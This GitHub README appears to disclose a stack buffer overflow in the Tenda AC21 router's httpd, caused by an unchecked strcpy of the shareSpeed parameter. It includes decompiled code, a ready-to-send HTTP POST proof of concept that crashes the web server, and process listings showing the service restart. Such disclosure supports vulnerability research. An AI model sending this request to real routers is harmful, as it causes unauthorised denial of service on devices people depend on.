xxy1126 / **Vuln** Public

Code · Issues · Pull requests · Actions · Projects · Security · Insights

main ▾ Vuln / Tenda AC21 / **4** /

xxy1126 -20220902 … on Sep 2 **History**

..	
readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown


Tenda AC21(V16.03.08.15) contains Stack Buffer Overflow Vulnerability

overview

- Manufacturer's website information： https://www.tenda.com.cn/
- Firmware download address: https://www.tenda.com.cn/download/detail-3419.html

product information

Tenda A21(V16.03.08.15), latest version of simulation overview：



AC21 AC2100千兆端口双频无线路由器 资料下载

首页 / AC21 / 资料下载

AC21 升级软件 V16.03.08.15

关联产品：AC21 更新日期：2022/7/4

AC21V1.0升级说明


硬件版本: V1.0

description

1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a stack overflow vulnerability in file `/bin/httpd`, function `fromSetWifiGusetBasic`

Attacker can use this vulnerability via the `shareSpeed` parameter.



```
memset(v15, 0, 0x100u);
tdSyslog(1, "WiFi Guest Set");
v1 = wifi_get_mibname("wlan0", "workmode", v15);
GetValue(v1, v8);
v2 = wifi_get_mibname("wlan1", "workmode", v15);
GetValue(v2, v9);
GetValue("bandwidth.mode.listnum", v10);
v7 = (const char *)websGetVar(a1, "shareSpeed", "0");
strcpy((char *)v12, v7);                    // 1
v4 = sub_462E70(a1);
if ( !strcmp((const char *)v8, "ap")
```

it calls `strcpy(v12, v7)` and `v12` is on the stack, so there is a stack buffer overflow vulnerability.

2. Recurring loopholes and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/WifiGuestSet HTTP/1.1
Host: 192.168.0.1
Content-Length: 23
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.9865714904007963&
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Connection: close

shareSpeed=111111111111111111111111111111111111111111111111111111111111111111111111
```

By sending this poc, we can cause `httpd` reboot.



```
12420 root       0:00 [kworker/0:0]
12592 root       0:00 [kworker/0:2]
12767 root       0:00 [kworker/0:1]
12814 root       0:00 sntp -z 28800 -t 86400
12827 root       0:01 httpd
12938 root       0:00 telnetd -b 192.168.0.1
12945 root       0:00 -sh
12963 root       0:00 ps
~ # ps
```



```
 9404 root       0:00 /sbin/sulogin
12420 root       0:00 [kworker/0:0]
12767 root       0:00 [kworker/0:1]
12938 root       0:00 telnetd -b 192.168.0.1
12945 root       0:00 -sh
12997 root       0:00 sntp -z 28800 -t 86400
13004 root       0:00 [kworker/0:2]
13014 root       0:00 httpd
13021 root       0:00 ps
~ #
```